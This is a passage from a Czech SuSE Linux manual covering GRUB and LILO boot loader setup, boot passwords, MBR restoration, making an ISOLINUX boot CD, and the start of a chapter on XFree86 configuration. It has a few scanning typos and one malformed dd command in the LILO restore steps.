Výše zmíněný algoritmus pro mapování zařízení se použije tehdy, pokud GRUB spouští svůj shell. GRUB načte soubor `device.map` a namapuje jména používaná programem GRUB na Linuxová jména. Každé zařízení je na jednom řádku. Pokud máte potíže se zaváděním systému, zkontrolujte zda pořadí zařízení uvedených v `device.map` koresponduje s nastavením v BIOSu počítače. Soubor najdete v adresáři `/boot/grub/`. Chcete-li vědět o tomto tématu více, přečtěte si sekci *Soubor device.map* na předchozí straně.

Nastavení hesla pro zavádění

Protože GRUB umí během zavádění přistupovat na různé souborové systémy, můžeme ho použít i pro čtení souborů, které by za normálních okolností nebyly přístupné — na běžícím systému by uživatel potřeboval mít oprávnění uživatele `root`. Abyste tomuto zamezili, nastavte si heslo pro zavaděč GRUB. Tímto můžete zabránit neautorizovaným osobám v přístupu k souborům během zavádění, a předejít zavedení jiného než implicitního operačního systému.

Heslo vytvoříte tak, že se přihlásíte jako `root` a provedete následující kroky:

- Spust'te GRUB shell a zašifrujte heslo:

```
grub> md5crypt
Password: ****
Encrypted: $1$lS2dv/$JOYcdxIn7CJk9xShzzJVw/
```

Výstup 5: Zašifrování hesla

- Vložte zašifrovaný řetězec do globální sekce souboru menu.lst:

```
gfxmenu (hd0,4)/message
color white/blue black/light-gray
default 0
timeout 8
password --md5 $1$lS2dv/$JOYcdxIn7CJk9xShzzJVw/
```

Obsah souboru 8: Příklad nastavení hesla v souboru menu.lst

Od teď nelze spouštět příkazy programu GRUB při zavádění systému bez znalosti hesla. Oprávnění získáte po stisknutí (P) a zadání hesla. Uživatelé ale stále mohou zavádět libovolné nainstalované OS bez omezení.

- Abyste zamezili zavedení některých operačních systémů, přidejte ke každé položce, kterou chcete mít chráněnou heslem, řádek lock. Jako v následujícím příkladě:

```
title linux
    kernel (hd0,4)/vmlinuz root=/dev/hda7 vga=791
    initrd (hd0,4)/initrd
    lock
```

Obsah souboru 9: Část souboru menu.lst

Po restartování počítače se při pokusu o zavedení OS z takto označené položky zobrazí chybová hláška:

Error 32: Must be authenticated

Česky tedy:

Chyba 32: Musíte zadat heslo

Vraťte se do menu stisknutím (Enter). Zde stisknete (P) a zadejte heslo. Vybraný OS (v našem případě Linux) se zavede po zadání hesla.

Poznámka

Heslo pro zavádění a titulní obrazovka

Nastavení hesla vypne implicitní zobrazování grafické titulní obrazovky.

Poznámka

Řešení problémů a další zdroje informací

Poznámka

Problémy při zavádění pomocí programu GRUB

GRUB kontroluje geometrii připojených disků pouze po zavedení. Ve vzácných případech, kdy BIOS hlásí nesmyslné hodnoty, se GRUB ukončí s hláškou `GRUB Geom Error`. Budete muset použít program LILO nebo (pokud je to možné) aktualizovat BIOS.

Poznámka

Více informací o programu GRUB v angličtině, němčině a japonštině získáte na adrese <http://www.gnu.org/software/grub/>. Online manuál je ale pouze v angličtině. Můžete se také podívat na stránky podpory zákazníkům na adrese <http://portal.suse.com/sdb/cz/index.html> a vyhledávat informace podle klíčového slova GRUB.

Startování systému se zavaděčem LILO

Linuxový zavaděč LILO je vhodné instalovat do MBR. LILO má přístup k prvním dvěma diskům viditelným v reálném režimu a je schopno najít požadovaná data bez použití tabulky oddílů. Lze tedy zavádět systém i z druhého disku. Na rozdíl od zaváděcího procesu v DOSu ignoruje záznamy uložené v tabulce diskových oddílů.

Hlavní výhoda oproti standardnímu zavádění systému v DOSu, je možnost startovat různé instalované operační systémy při startu systému. Po nahrání MBR do paměti se spustí LILO a uživatel může vybrat jeden z nainstalovaných systémů. Při startování systému může nahrát zaváděcí sektory z některého diskového oddílu a zavést systém z tohoto oddílu, nebo nahrát jádro Linuxu a zavést Linux. Umožňuje také předávat jádru příkazy a parametry. Z bezpečnostních důvodů lze některé nebo všechny tyto možnosti programu LILO ochránit heslem.

Základy

Zaváděcí mechanismus programu LILO sestává z těchto komponent:

- *Zaváděcí sektor LILO* s iniciační částí (první úroveň) kódu LILO, která aktivuje LILO při startování systému.
- Strojový kód programu LILO, uložený v `/boot/boot-menu.b`.
- *Mapovací soubor* (`/boot/map`), kam LILO ukládá během své instalace informace o umístění jádra Linuxu a další data.
- Volitelně: *soubor se zprávou* `/boot/message`, kde lze vytvořit grafické menu zobrazené při výběru operačního systému.
- LILO může nabízet různá Linuxová jádra nebo zaváděcí sektory.

Upozornění

Jakýkoliv zápis (i přesun) do kteréhokoliv z těchto souborů poškodí mapovací soubor – musíte ho *aktualizovat* programem LILO (viz. *Aktualizace po změně konfigurace* na straně 156). Toto je zvláště důležité při výměně kernelu.

Upozornění

Následující umístění jsou vhodná pro uložení *zaváděcího sektoru* LILO:

Na disketu Nejjednodušší, ale také nejpomalejší metoda zavádění systému pomocí LILO. Použijte tuto alternativu pokud nechcete měnit existující zaváděcí sektor.

Do zaváděcího sektoru primárního Linuxového oddílu na prvním disku Tato varianta ponechá nedotčený MBR. Aby se dal z tohoto oddílu zavádět systém, musí být označen jako aktivní. Spusťte fdisk jako `root` příkazem `fdisk -s <oddíl>`. Program zobrazí výzvu a bude očekávat příkaz. Seznam dostupných příkazů získáte zadáním `'m'`. Příkaz `'a'` označí oddíl jako aktivní.

Do Master Boot Record Touto volbou získáte největší flexibilitu. Je to také jediná možnost pokud veškeré oddíly leží na druhém disku, a pokud na prvním disku není rozšířený oddíl. Při každé změně MBR ale musíte být maximálně opatrní, protože případné chyby mohou mít vážné následky.

V zaváděcím sektoru, na který je odkázáno z jiného zavaděče Tuto variantu použijte, pokud si přejete dále používat váš současný zavaděč. V závislosti na možnostech vašeho zavaděče jsou zde různé odchylky. Nejčastější případ: na druhém disku máte primární oddíl z kterého chcete zavádět Linux. Pokud váš zavaděč umí zavádět systém z tohoto oddílu přes zaváděcí sektor, můžete nainstalovat LILO do tohoto zaváděcího sektoru a nastavit váš zavaděč tak, že tento oddíl s Linuxem je aktivní.

Konfigurace

LILO je flexibilní zavaděč nabízející mnoho možností jak přizpůsobit nastavení vašim potřebám. Nejdůležitější volby a jejich význam je vysvětlen níže.

Nastavení programu LILO jsou uložena v souboru `/etc/lilo.conf`. Měli byste si dělat kopii poslední funkční verze souboru `lilo.conf` před každou změnou nastavení. Veškeré změny, které provedete v tomto souboru, se stanou platnými pouze po spuštění programu `lilo` a tedy reinstalaci zavaděče v nastaveném umístění. Více informací naleznete v sekci *Instalace a odinstalace LILO* na straně 156.

Struktura `lilo.conf`

Na začátku souboru `/etc/lilo.conf` je globální sekce následovaná jednou nebo více dalšími sekcemi, které popisují jednotlivé operační systémy, jež by mělo LILO startovat. Sekce každého OS začíná řádkem `image` nebo `other`.

Na pořadí jednotlivých sekcí záleží. OS uvedený jako první bude zaváděn automaticky, jestliže uživatel během zobrazení úvodní obrazovky nezvolí jinou položku (anebo nepoužije v konfiguračním souboru direktivu `default`). Doba čekání na vstup od uživatele se nastavuje pomocí hodnot parametrů `delay` a `timeout`, které budou vysvětleny později.

Vzorové nastavení pro počítač s Windows i Linuxem si ukážeme na příkladě. Konfigurační soubor obsahuje sekci pro Windows (uložené na `/dev/hda1`), Linux (originální `/boot/vmlinuz.shipped` i nově instalované `/boot/vmlinuz` jádro) a sekci pro zavedení programu `MemTest86`.

```
### LILO global section
boot      = /dev/hda                # Kam se LILO nainstaluje: MBR
backup    = /boot/MBR.hda.030101   # Kam uložit zálohu MBR,
vga       = normal                 # Zobrazit obrazovku jako text
                                      # (80x25 chars)
read-only
```

```

menu-scheme = Wg:kw:Wg:Wg
lba32                # Použij BIOS - ignoruj
                     # limit 1024 cylindrů

prompt
password = q99iwr4    # Heslo pro LILO (příklad)
timeout = 80          # Čekaj 8 s-než začneš za-
vádět default
message = /boot/message # Titulní obrazovka LILO

### LILO Linux sekce (default)
image = /boot/vmlinuz    # Default
label = linux
root = /dev/hda7         # Kořenový oddíl jádra
initrd = /boot/initrd

### LILO Linux sekce (záložní)
image = /boot/vmlinuz.shipped
label = Failsafe
root = /dev/hda7
initrd = /boot/initrd.suse
optional

### LILO sekce dalších OS (Windows)
other = /dev/hda1        # oddíl, kde jsou Windows
label = windows

### LILO sekce test paměti počítače (memtest)
image = /boot/memtest.bin
label = memtest86

```

Obsah souboru 10: Příklad souboru /etc/lilo.conf

Cokoliv zapsaného za znak '#' až do konce řádky je považováno za komentář. Mezery a komentáře LILO při načítání ignoruje. Můžeme pomocí nich zvýšit srozumitelnost konfiguračního souboru. Jednotlivé sekce obsahují povinné volby podrobně popsané v následujícím seznamu a jiné, které jsou vysvětleny v sekci *Struktura lilo.conf* na předchozí straně.

■ Globální sekce (Parametry)

▷ boot=**zaváděcí_zařízení**

Zařízení, kam se na první sektor nainstaluje LILO. **zaváděcí_zařízení** může být disketová mechanika (/dev/fd0), diskový oddíl (např.,

/dev/hdb3), nebo celý disk (např., /dev/hda). V posledním uvedeném případě se LILO uloží do MBR. Pokud tento parametr chybí, LILO se implicitně nainstaluje do současného kořenového oddílu.

▷ **lba32**

Nastavením této volby ignoruje omezení 1024 cylindrů - musí podporovat BIOS.

▷ **prompt**

Zapne zobrazování promptu. Implicitně LILO nezobrazuje žádný prompt. Tato volba je doporučena, pokud LILO zavádí více systémů. Používá se dohromady s volbou `timeout`, která zaručí zavedení implicitního OS, jestliže uživatel nezadá žádný vstup.

▷ **timeout=desetiny_vteřiny**

Nastavuje časovou prodlevu pro výběr OS k zavedení. Pokud uživatel nezadá jiné hodnoty do promptu, zavede se po uplynutí této časové prodlevy implicitní systém. Hodnota **desetiny_vteřiny** nastavuje prodlevu v desetinách vteřiny. Stiskem klávesy shift ((↑)) nebo kurzorových kláves vypnete odpočet. LILO poté čeká na vstup od uživatele. Výchozí hodnota je 80 (8 vteřin).

■ Linux sekce (default)

▷ **image=kernelimage**

Zde se nastaví jméno jádra (včetně adresáře, kde se nachází), které se má zavést. Na čerstvě instalovaném systému to nejspíše bude /boot/vmlinuz.

▷ **label=name**

Jméno pro položku OS. Standardně LILO používá jméno souboru jádra (např., /boot/vmlinuz) bez uvedené cesty. Zde můžete nastavit jiné označení. Jméno musí být v rámci /etc/lilo.conf jednoznačné, smí být maximálně 15 znaků dlouhé a obsahovat pouze písmena, číslice a podtržítka (nesmíte použít mezeru ani speciální znaky).

Toto jméno se také zobrazí při startu v menu při výběru OS pro zavádění. Jestliže máte nainstalováno více systémů, můžete si vytvořit soubor se zprávou (message file), který bude obsahovat více informací o zavádění na vašem systému.

▷ **root=kořenovy_oddíl**

Zde sdělujete programu LILO, kde leží kořenový diskový oddíl (např. /dev/hda2) vašeho Linuxového systému. Abyste měli jistotu, že se systém zavede, měli byste tuto volbu nastavit. Pokud

totiž tuto volbu vynecháte, LILO předá při zavádění jádru zprávu, že jeho kořenový oddíl je stejný jako oddíl, na kterém je uloženo jádro (odvozeno z **kernelimage**).

- ▷ **append=parametr** Pomocí této sekce můžete předat jádru dodatečné parametry. Připojíte-li k sekci určené Linuxu položku **append**, tak za **=** můžete uvést parametry, které chcete předat jádru. Jednotlivé parametry musíte oddělovat mezerou a celý parametr (jako řetězec znaků) musí být uzavřen do uvozovek. Po uložení tohoto souboru musíte spustit příkaz **lilo** jako **root**, aby LILO přeinstaloval zavaděč a všechny změny se projeví při příštím startování systému.

■ Linux sekce - záložní

I když jste si nainstalovali jádro přizpůsobené vašemu systému či potřebám, můžete startovat systém se standardním jádrem SUSE.

- ▷ **optional** Jestliže se rozhodnete smazat `/boot/vmlinuz.shipped` (*nedoporučujeme*), bude tato sekce přeskočena během instalace bez ohlášení chyby.

■ Ostatní systémy

- ▷ **other=oddíl**
other říká programu LILO že má spustit oddíl jiného systému (např., `/dev/hda1`).
- ▷ **label=name**
 Zvolte jméno pro systém. Tato volba je doporučena, protože implicitní jméno (jméno zařízení) vám moc neřekne.

■ Test paměti

Položka pro program `memtest86`, který testuje paměť počítače.

Tato část publikace vysvětluje pouze základní volby v souboru `/etc/lilo.conf`. Podrobnější informace najdete v manuálová stránka pro `lilo.conf` (`man lilo.conf`).

Instalace a odinstalace LILO

Upozornění

Než začnete instalovat LILO ujistěte se, že všechny ostatní OS lze zavádět z diskety (Windows XP/2000/NT toto neumožňují). Zejména se přesvědčte, že máte dostupný program fdisk. Co se týče produktu SuSE Linux, můžete použít instalační CD nebo DVD jako záchranné startovací médium.

Upozornění

Aktualizace po změně konfigurace

Jestliže se změní některá z komponent, nebo pokud jste změnili vaši konfiguraci v `/etc/lilo.conf`, musíte aktualizovat zavaděč LILO. Aktualizaci lehce provedete spuštěním následujícího příkazu (jako uživatel `root`):

```
/sbin/lilo
```

LILO vytvoří záložní kopii cílového zaváděcího sektoru, zapíše kód první fáze do tohoto sektoru a vygeneruje nový mapovací soubor. LILO vypíše hlášení o každém instalovaném operačním systému. V našem případě vzorové konfigurace by výstup mohl vypadat následovně:

```
Added linux *
Added suse
Added windows
Added memtest86
```

Výstup 6: Výstup programu LILO po spuštění

Po dokončení aktualizace zavaděče, může `root` znovu spustit systém pomocí příkazu:

```
shutdown -r now
```

Při spuštění počítače nejdříve BIOS provede test sebe sama. Ihned poté se zobrazí příkazová řádka (prompt) programu LILO kam můžete zadat parametry a vybrat OS, který chcete zavést. Můžete také stisknout tlačítko (Tab) a zobrazí se vám seznam nainstalovaných systémů.

Odinstalace zavaděče LILO nebo GRUB

Při odinstalaci programů GRUB a LILO se do zaváděcího sektoru (kde sídlí zavaděč) musí nahrát původní obsah. SuSE Linux uchovává platnou původní zálohu obsahu tohoto sektoru. YaST modul pro zavaděče lze použít pro vytvoření zálohy, integraci této zálohy do menu zavaděče a nebo pro obnovení standardního MBR. Tento modul je popsán v kapitole věnující se instalaci systému.

Upozornění

Záloha zaváděcího sektoru se stane neplatnou, jestliže na oddíl kde leží zaváděcí sektor nainstalujeme nový souborový systém. Tabulka rozdělení diskových oddílů v záloze MBR je nepoužitelná, pokud jsme od doby vytvoření zálohy změnili rozložení oddílů. Tyto staré zálohy jsou jako časovaná bomba. Je lepší je mazat hned jak změníme rozložení disku.

Upozornění

Obnova MBR (DOS, Win9x/ME, OS/2)

Obnovit MBR DOSu, OS/2 nebo Windows je velice snadné. Pouze zadejte příkaz DOSu (který je dostupný od verze 5.0):

```
fdisk /MBR
```

nebo na OS/2:

```
fdisk /newmbr
```

Tyto příkazy zapíší do MBR pouze prvních 446 bytů (kód zavaděče) a ponechají tabulku rozdělení disků nedotčenou. Pokud však je MBR označen jako neplatný kvůli špatnému magickému číslu (na straně 138), nastaví se tabulka na hodnotu nula. Po obnově MBR zkontrolujte zda je požadovaný oddíl nastaven jako zaváděcí (znovu pomocí fdisk). Tento příznak požaduje kód startující DOS, Windows a OS/2.

Obnova MBR v Windows XP

Zaveďte systém z instalačního CD Windows XP a stiskněte během startu (R) pro spuštění konzole pro zotavení. Vyberte vaši instalaci Windows XP ze seznamu a zadejte heslo administrátora. Poté z příkazové řádky spusťte příkaz `FIXMBR` a poté potvrďte stiskem `y`. Nyní restartujte počítač pomocí příkazu `exit`.

Obnova MBR v Windows 2000

Zaved'te systém z instalačního CD Windows 2000 a stiskněte (R) a poté v dalším menu (C). Zvolte ze seznamu vaši instalaci Windows 2000 a zadejte heslo pro administrátora. Do promptu zadejte příkaz `FIXMBR` a potvrďte tuto volbu pomocí `y`. Následně můžete restartovat počítač pomocí `exit`.

Zavedení systému Linux po obnovení MBR

Po obnovení standardního Windows MBR můžete nastavit jeden z Linuxových zavaděčů, abyste mohli dále používat instalovaný Linuxový systém.

GRUB

I když je nainstalován v MBR, ukládá GRUB svá data pro zaváděcí fázi 1 na linuxový oddíl. Po obnovení MBR pomocí YQST nebo ve Windows s nástroji zmíněnými výše, musíte označit oddíl, kde leží grub, jako aktivní. Třeba v programu `fdisk`. Přihlaste se jako `root` a spus'te příkaz `fdisk /dev/harddisk`. Zobrazí se obrazovka programu `fdisk` a bude čekat na váš příkaz. Zadejte 'm' a vypíše se seznam dostupných příkazů. Příkaz 'a' vám umožní nastavit jeden z existujících oddílů jako aktivní, což bude v našem případě Linuxový oddíl, na kterém jsou uložena data pro první fázi zavádění. Po provedení této změny můžete zkontrolovat tabulku oddílů příkazem 'p' z hlavní nabídky programu `fdisk`.

LILO

Po obnovení MBR můžete znovu nainstalovat LILO, pokud máte uložený záložní soubor. Nejprve zkontrolujte jestli velikost souboru je přesně 512 bytů a poté obnovte sektor (nejdříve však provedeme zálohu do +jmeno-noveho-souboru). Pomocí příkazů:

- Jestliže LILO leží na oddíle `yyyy` (např. `hda1`, `hda2`,...):

```
dd if=/dev/yyyy of=jmeno-noveho-souboru bs=512 count=1
dd if=jmeno-souboru-se-zalohou of=/dev/yyyy
```

- Jestliže LILO leží v MBR na disku `zzz` (např., `hda`, `sda`):

```
dd if=/dev/zzz of=jmeno-noveho-souboru bs=512 count=1
dd if= of=jmeno-souboru-se-zalohou /dev/zzz bs=446 count=1
```

Poslední příkaz je bezpečná verze předešlého - nepřepisuje tabulku oddílů. Nyní opět označte oddíl jako aktivní pomocí programu `fdisk`.

Vytvoření startovacího CD

V některých případech se může stát, že nelze systém spustit pomocí standardních zavaděčů LILO nebo GRUB na instalovaných do MBR disku. V takových případech obvykle nastupujete použití startovací diskety. U novějších jader je však vytvoření startovací diskety kvůli nedostatku místa na disketě často nemožné. Pokud máte k dispozici vypalovací mechaniku, můžete si místo startovací diskety vytvořit startovací CD.

Startovací CD s ISOLINUXem

Nejjednodušší je vytvořit bootovatelné CD se startovacím správcem ISOLINUX. U startovacích CD SuSE Linuxu je použita stejná technologie.

- Nejdřív spusťte již nainstalovaný systém a proveďte následující operace:
 - ▷ Spusťte instalaci z instalačního CD nebo DVD.
 - ▷ Zvolte ze startovací nabídky volbu 'Installation'.
 - ▷ Vyberte jazyk a rozložení klávesnice.
 - ▷ V následující nabídce vyberte 'Spustit nainstalovaný systém'.
 - ▷ Instalační program automaticky zjistí kořenový oddíl a spustí systém.
- Nainstalujte balík `syslinux` pomocí programu YaST.
- Jako uživatel `root` si otevřete emulátor textové konzole. Následující příkazy vytvoří dočasný adresář a nakopírují do něj soubory potřebné pro start Linuxu (`isolinux`, jádro a `initrd`):

```
earth:~ # mkdir /tmp/CDroot
earth:~ # cp /usr/share/syslinux/isolinux.bin /tmp/CDroot/
earth:~ # cp /boot/vmlinuz /tmp/CDroot/linux
earth:~ # cp /boot/initrd /tmp/CDroot
```

- Ve svém oblíbeném textovém editoru vytvořte konfigurační soubor zavaděče `/tmp/CDroot/isolinux.cfg`. Měl by obsahovat toto:

```
DEFAULT linux
LABEL linux
  KERNEL linux
  APPEND initrd=initrd root=/dev/hdXY [startovací parametry]
```

Písmena XY v parametru `root=/dev/hdXY` nahrad'te správným označením pro svůj kořenový oddíl. Správnou hodnotu najdete v souboru `/etc/fstab`. Položku [startovací parametry] nahrad'te startovacími parametry, které se mají použít při startu. Konfigurační soubor může vypadat třeba takto:

```
DEFAULT linux LABEL linux KERNEL linux APPEND initrd=initrd  
root=/dev/hda7 hdd=ide-scsi
```

- Následující příkaz (zadaný na příkazové řádce) pak vytvoří souborový systém ISO-9660 pro CD.

```
mkisofs -o /tmp/bootcd.iso -b isolinux.bin -c boot.cat  
-no-emul-boot -boot-load-size 4  
-boot-info-table /tmp/CDroot
```

Příkaz musí být celý na jedné řádce.

- Soubor `/tmp/bootcd.iso` pak můžete vypálit libovolným vypalovacím programem jako KonCD nebo XCDroost, či pomocí příkazu:

```
cdrecord -v speed=2 dev=0,0,0 /tmp/bootcd.iso -eject
```

Parametr `dev=0,0,0` musí souhlasit s SCSI ID vaší vypalovačky. Správné ID zjistíte příkazem `cdrecord -scanbus`.

- Otestujte startovací CD. Restartujte počítač a ujistěte se, že CD správně spouští systém.

Systém X Window

V této kapitole se budeme podrobně věnovat grafickému prostředí v Linuxu. Pokud hledáte informace o tom, jak grafické prostředí funguje, z čeho se skládá a jaké jsou jeho možnosti, pak jste zde na tom pravém místě.

O verzi XFree86 4.x	163
XF86Config – konfigurační soubor	164
Instalace a konfigurace fontů	174
Konfigurace OpenGL/3D	179

X Window se stal určitým standardem pro grafické uživatelské rozhraní. Systém X Window však znamená mnohem více – je to především síťový systém. Aplikace, běžící např. na počítači *earth*, může zobrazit své výsledky na počítači *helios*, ať jsou již tyto počítače spojeny v jedné budově pomocí LAN či vzdáleně přes Internet.



Figure 7.1: X klient a X server běží na různých počítačích

Původní produkt systém X Window, nazývaný též X11, vznikl v rámci projektu Athena spoluprací bývalé firmy DEC (Digital Equipment Corporation) s MIT (Massachusetts Institute of Technology). Jeho první verze (X11R1) se objevila v září 1987. Počínaje Release 6 bylo za vývoj zodpovědné X Consortium, Inc. Od roku 1996 převzala vývoj produktu X Window skupina The Open Group.

XFree86 je současná volně dostupná implementace X serverů pro PC, viz <http://www.xfree86.org>. Byla vyvinuta skupinou nezávislých programátorů, rozptýlených po celém světě, kteří založili roku 1992 XFree86-Team. Z něj vznikla roku 1994 firma The XFree86 Project, Inc., jejímž cílem je pokračovat ve vývoji a nabízet XFree86 široké veřejnosti.

Počínaje březnem 2000 je ke stažení podstatně přepracovaná verze XFree86 4.x na <http://www.xfree86.org>, kterou nyní standardně nabízí i SuSE Linux. O rozšířeních v této verzi se dozvíte více na konci tohoto odstavce.

SuSE by zde tomuto týmu ráda poděkovala za spolupráci a za souhlas s použitím beta verzí X serverů v distribuci Linuxu. Bez této pomoci by tento dokument a distribuční CD SuSE Linuxu těžko vznikaly.

Následující odstavce popisují konfiguraci X serveru. Ke snadnému nastavení XFree86 4.x se používá program *SaX2*.

Poznámka

K základním změnám v konfiguraci grafického prostředí můžete využít modul **YaST2: Nastavení X11**. Bližší informace viz *Grafická karta a monitor (SaX2)* na straně 83.

Poznámka

Nejlépe je nejprve instalovat pomocí programu YaST2 program SaX2 (resp. SaX) a na něm závislé balíky. Verze XFree86 4.x již obsahuje všechny potřebné grafické ovladače v základním balíku.

Abyste mohli optimálně využít hardware (myš, grafickou kartu, monitor, klávesnici), je zde ještě možnost manuálně optimalizovat konfiguraci. Podrobnější informaci, jak konfigurovat systém X Window, obsahují soubory v adresáři `/usr/share/doc/packages/xf86` a dále `XF86Config`.

Upozornění

Konfiguraci systému X Window věnujte zvýšenou pozornost, zejména nespouštějte řádně nenastavený X server. U starších monitorů s pevnou frekvencí (kterých naštěstí stále ubývá) může chybné nastavení grafického módu vést dokonce až k jejich zničení. Autoři této knihy i SUSE CR, s.r.o. se v takových případech zříkají zodpovědnosti. Předložený text byl sice napsán s největší pečlivostí, to však nezaručuje, že jsou předkládané metody obecně platné pro všechny modely monitoru a že nemohou způsobit hardwarové škody.

Upozornění

O verzi XFree86 4.x

X server již není monolitický program. Skládá se z poměrně malého základu, ke kterému se v případě potřeby zavedou potřebné programové moduly. Proto například odpadá nutnost mít zvláštní X server pro různé typy grafických karet – v adresáři `/usr/X11R6/bin` již najdete pouze jediný spustitelný program s X serverem – XFree86. Grafický ovladač, který se stará o specifický grafický hardware, se pak zavádí podle potřeby.

Podobně se postupuje i při podpoře různých vstupních zařízení, fontů nebo X protokolů: zde se opět jedná o jednotlivé moduly, které si X server za běhu zavade, a proto není třeba se o to starat. Jejich konfiguraci je z převážné většiny schopen zajistit konfigurator SaX2.

Modulární koncepce umožňuje nyní výrobci snadno implementovat ovladač pro nový hardware. Vývojáři se navíc postarali o to, aby moduly byly přenositelné mezi různými variantami Unixu, a to dokonce až tak, že například modul přeložený pod FreeBSD by měl běžet i na Linuxu. Zbylo pouze omezení hardwarovou platformou, linuxový modul pro PowerPC nepoběží na intelovském počítači.

Dále byla významně zlepšena podpora myši. Zejména při vyšším zatížení je nyní reakce myši rychlejší a pružnější než u předchozí verze. Dále se zlepšil celkový grafický výkon; grafické operace zpravidla trvají díky přepracované architektuře XAA (angl. *XFree Acceleration Architecture*) kratší dobu.

Konfigurační soubor má oproti starší verzi XFree86 3.3.6 poněkud změněný formát. Pokud chcete váš X server optimalizovat, najdete v odst. *XF86Config – konfigurační soubor* na této straně podrobné informace o současném konfiguračním souboru `/etc/X11/XF86Config`. Rovněž se zlepšily hlášky o chybách: X server vytvoří podrobný soubor s protokolem, který po jeho startu najdete v adresáři `/var/log/XFree86.0.log`.

K dalším vlastnostem nové verze patří také podpora fontů True Type, rozšíření 3D protokolu glx, gama korekce obrazovky a podpora použití současně více grafických karet pro konfiguraci typu multihead. Blíže k tomu odst. *XF86Config – konfigurační soubor* na této straně.

XF86Config – konfigurační soubor

V další části se budeme zabývat uživatelskými modifikacemi primárního konfiguračního souboru `/etc/X11/XF86Config` pro systém X Window, obsahujícím všechny údaje pro myš, monitor a grafickou kartu. Třebaže konfigurátor `SoX2` již umožňuje i náročné zásahy do konfigurace, vyplatí se strukturu tohoto konfiguračního souboru pochopit.

Tento soubor se dělí na sekce, uvedené klíčovým slovem `Section` a ukončené klíčovým slovem `EndSection`. Každá sekce odpovídá jedné části konfigurace a má tvar:

```
Section Označení sekce položka 1 položka 2 ... položka n EndSection
```

Poznámka

Podrobný popis jednotlivých sekcí a jejich součástí je uveden v manuálových stránkách `man XF86Config`.

Poznámka

Rozlišujeme zde následující typy sekcí:

- **Files** – Tato sekce popisuje použité cesty pro fonty a tabulku RGB.
- **ServerFlags** – Zde se zadávají obecné volby pro X server. Všechny položky v této sekci jsou volby (angl. *Option*).
- **Module** – Slouží pro definici modulů, které si X server nahraje. Dostupné moduly jsou uvedeny v adresářích `/usr/X11R6/lib/modules/fonts` a `/usr/X11R6/lib/modules/extensions`. Stačí pouze u knihoven vynechat `lib` a získáte název modulu.
- **InputDevice** – Konfiguruje vstupní zařízení. Na rozdíl od verze XFree86 3.3 sem společně patří myš, klávesnice a speciální vstupní zařízení jako tablet, pákový ovladač atd. Důležité položky jsou zde `Driver` a jeho volby, dále `Protocol` a `Device`.
- **Monitor** – Popisuje použitý monitor: jméno, na které odkazuje definice `Screen`, dále šířka pásma (`Bandwidth`) a obě synchronizační frekvence (`HorizSync` a `VertRefresh`). Frekvence se zadávají v MHz, kHz nebo Hz. Server odmítne jakékoli zobrazovací parametry, které neodpovídají specifikaci monitoru. Cílem je zabránit tomu, aby při experimentech nedostal monitor nebezpečně vysokou řádkovou nebo snímkovou frekvenci.
- **Modes** – Zde se zadají zobrazovací parametry pro jednotlivá rozlišení obrazu. Obvykle je vypočte `ScX2` na základě zjištěných a zadaných údajů o grafické kartě a monitoru a není tedy důvod je měnit. Výjimkou může být například monitor s pevnými frekvencemi. Přesné vysvětlení významu a vztahu jednotlivých zobrazovacích parametrů obsahuje `HOWTO`.
- **Screen** – Tato sekce se týká vztahu mezi sekcemi `Monitor` a `Device` pro nastavení společná oběma sekcím. Podsekce `Display` dovoluje zadat virtuální rozlišení (`Virtual`) pro daný `ViewPort` a použité `Modes` pro tento `Screen`. Bližší informace viz *Sekce Screen* na následující straně.
- **ServerLayout** – Tento odstavec definuje rozložení při jednoduché nebo vícenásobné konfiguraci. Spojuje navzájem vstupní zařízení `InputDevice` a zobrazovací zařízení `Screen`.

Všimněme si podrobněji sekcí `Monitor`, `Device` a `Screen`. Informaci o ostatních sekcích podává XFree86 a `XF86Config`.

V souboru `XF86Config` lze zadat více sekcí `Monitor` a `Device`. Podobně může existovat i více sekcí `Screen`. Které z nich se použijí, záleží na sekci `ServerLayout`, která po nich následuje.

Sekce Screen

Dále se věnujeme podrobněji sekci Screen. Jak již bylo řečeno, popisuje společné údaje pro sekce Monitor a Device a udává, jaké rozlišení s jakou barevnou hloubkou konfigurovat. Příklad sekce Screen ukazuje soubor *Sekce Screen* na této straně.

```
Section "Screen"
    DefaultDepth 16
    SubSection "Display"
        Depth 16
        Modes "1152x864" "1024x768" "800x600"
        Virtual 1152x864
    EndSubSection
    SubSection "Display"
        Depth 24
        Modes "1280x1024"
    EndSubSection
    SubSection "Display"
        Depth 32
        Modes "640x480"
    EndSubSection
    SubSection "Display"
        Depth 8
        Modes "1280x1024"
    EndSubSection
    Device "Device[0]"
    Identifier "Screen[0]"
    Monitor "Monitor[0]"
EndSection
```

Obsah souboru 11: Sekce Screen v souboru /etc/X11/XF86Config

Řádka Identifier (zde Screen[0]) dává této sekci jednoznačné určení pro následující sekci ServerLayout.

Další dvě řádky, Device a Monitor, popisují grafickou kartu a monitor, jednoznačně přiřazené položce Screen. Neměly by se ztotožňovat s odkazy na stejnojmenné sekce Device a Monitor. Tyto sekce rozebereme později.

Pomocí DefaultColorDepth se nastaví barevná hloubka, se kterou se spustí X server, pokud není explicitně zadáno jinak, například v příkazové řádce.

Pro každou barevnou hloubku je určena jedna podsekce Display. Barevná hloubka, která pro danou podsekcí platí, se zadává pomocí Depth.

Možné hodnoty pro Depth jsou 8, 15, 16, 24 a 32. Ne všechny X servery podporují každou hodnotu, 24 a 32 jsou pro mnoho karet prakticky totéž, zatímco u jiných udává 24 mód tzv. packed-pixel 24 bpp a 32 mód tzv. padded-pixel 32 bpp.

Po zadání barevné hloubky následuje seznam rozlišení Modes. X server jej bere zleva doprava a ke každému rozlišení hledá v sekci Monitor řádku parametrů zobrazení Modeline, která odpovídá možnostem monitoru a grafické karty.

